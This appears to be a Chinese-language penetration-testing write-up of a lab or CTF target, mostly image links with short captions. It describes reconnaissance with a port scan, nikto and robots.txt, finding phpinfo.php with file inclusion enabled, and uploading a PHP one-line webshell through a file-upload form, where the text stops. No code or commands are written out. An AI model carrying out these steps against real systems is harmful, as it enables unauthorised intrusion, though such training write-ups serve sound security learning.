
# 基本信息收集




发现只开放了80端口，看看目录扫描能不能有结果，并没有爆破出任何信息

使用nikto扫描一下看看有什么结果

扫到有/phpinfo.php页面，看一下有什么信息


文件包含和文件读取都是打开的


看看路径有没有可能含有robots.txt



含有这个信息，robots.txt下应该是路径信息

# WEB渗透







发现文件上传，上传了一个包含有php一句话木马的php文件，成功了

但是不知到路径在哪里

